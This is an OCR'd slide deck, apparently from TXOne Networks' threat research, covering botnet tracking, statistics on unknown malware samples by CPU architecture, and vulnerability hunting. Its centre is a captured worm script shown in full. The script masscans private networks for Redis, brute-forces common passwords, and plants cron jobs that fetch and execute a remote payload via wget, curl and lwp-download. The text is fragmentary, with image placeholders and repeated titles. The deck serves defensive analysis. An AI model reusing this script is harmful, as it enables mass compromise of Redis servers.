</s:Body>\n </s:Envelope>


txOne networks

© 2021 TXOne Networks Inc.

Global Botnet Analysis and Alert








txOne networks


© 2021 TXOne Networks Inc.

Unknown Malware Playground



© 2021 TXOne Networks Inc.

Unknown Malware Playground



© 2021 TXOne Networks Inc.

Unknown Malware Playground

18,000+ Unknown Malware

Architecture	Ratio
i386	**65.01%**
ARM	**9.95%**
MIPS	**7.87%**
PowerPC	2.53%
SH4	2.49%
Others	12.15%

© 2021 TXOne Networks Inc.

txOne networks

Unknown Malware Playground


```
#!/bin/bash
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
apt install redis-tools -y >/dev/null
yum install redis-tools -y >/dev/null
echo 'config set dbfilename "backup.db"' > /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'flushall' >> /tmp/.dat
echo 'set backup1 "\n\n\n*/2 * * * * wget -q -O - http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup2 "\n\n\n*/3 * * * * curl -fsSL http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup3 "\n\n\n*/4 * * * * lwp-download http://$url/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> /tmp/.dat
echo 'set backup4 "\n\n\n*/5 * * * * echo $base | base64 -d | bash -\n\n"' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
echo 'config set dbfilename "root"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
sleep 1
rm -rf /tmp/redis_vuln.txt
nohup /tmp/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p6379 --wait 0 | awk '{print $6}' > /tmp/redis_vuln.txt
cat /tmp/redis_vuln.txt | while read line; do
cat /tmp/.dat | timeout 3 redis-cli -h $line &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a p@aaw0rd &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123! &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a 123456 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a admin &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a mysql &>/dev/null &
done < /tmp/redis_vuln.txt
        range=$(ip a | grep "BROADCAST\|inet" | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | head -n1)
fi
```

© 2021 TXOne Networks Inc.

1-Day/Unknown Vulnerability Hunting

© 2021 TXOne Networks Inc.


1-Day/Unknown Vulnerability Hunting



© 2021 TXOne Networks Inc.

1-Day/Unknown Vulnerability Hunting

RDP Microsoft Remote Desktop Services Remote Code Execution Vulnerability (CVE-2019-0708)



© 2021 TXOne Networks Inc.

1-Day/Unknown Vulnerability Hunting

[TRS-stg] Top payload list/d=2020-10-03/h=16-23

AO All of TXOne Threat Research Team Sunday, October 4

To:

Top Payload List

